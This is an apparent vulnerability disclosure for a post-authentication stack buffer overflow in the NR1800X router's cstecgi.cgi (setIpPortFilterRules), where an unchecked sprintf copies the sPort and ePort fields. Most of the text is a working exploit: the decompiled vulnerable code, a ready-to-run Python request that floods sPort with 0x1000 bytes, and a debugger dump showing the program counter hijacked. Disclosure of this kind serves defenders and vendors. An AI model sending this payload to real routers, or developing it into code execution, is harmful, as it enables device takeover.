NR1800X - bof - setIpPortFilterRules

Hi, we found a post-authentication stack buffer overflow at **NR1800X** (Firmware version **V9.1.0u.6279_B20210910**), and contact you at the first time.


In function **setIpPortFilterRules** of the file **/cgi-bin/cstecgi.cgi,** the size of sPort/ePort is not checked, and directly copy to stack via **sprintf**

PoC

```
33  v6 = websGetVar(a1, "ip", "");
34  v7 = websGetVar(a1, "proto", "");
35  v8 = websGetVar(a1, "sPort", "");
36  v9 = websGetVar(a1, "ePort", "");
37  v17 = websGetVar(a1, "desc", "");
38  v10 = websGetVar(a1, "time", "");
39  v11 = websGetVar(a1, "date", "");
40  sprintf(v16, "%s:%s", v8, v9);
41  if ( v6 && v8 && v9 && (*v6 || *v8 || *v9) )
```

```
import requests url = "http://192.168.17.220:80/cgi-bin/cstecgi.cgi" cookie = {"Cookie":"uid=1234"} data = {'topicurl' : "setIpPortFilterRules", "addEffect" : "1", "sPort" : "a"*0x1000} response = requests.post(url, cookies=cookie, json=data) print(response.text) print(response)
```

The PC register can be hijacked, which means it can result in RCE.


T1 0x7739f738 ← nop
T2 0xb81
T3 0xffffffff
T4 0xf0000000
T5 0x1
T6 0x3a22656d ('me":')
T7 0x431668 (setResponse+396) ← move $v0, $zero
T8 0x39
T9 0x7743e0b8 ← lui $gp, 2
S0 0x61616161 ('aaaa')
S1 0x61616161 ('aaaa')
S2 0x61616161 ('aaaa')
S3 0x61616161 ('aaaa')
S4 0x61616161 ('aaaa')
S5 0x61616161 ('aaaa')
S6 0x61616161 ('aaaa')
S7 0x61616161 ('aaaa')
S8 0x61616161 ('aaaa')
FP 0x7f9335e8 ← 0x61616161 ('aaaa')
SP 0x7f9335e8 ← 0x61616161 ('aaaa')
PC 0x61616161 ('aaaa')
Invalid address 0x61616161
00:0000 fp sp 0x7f9335e8 ← 0x61616161 ('aaaa')
... ↓
► f 0 61616161
Program received signal SIGSEGV (fault address 0x61616160)
pwndbg>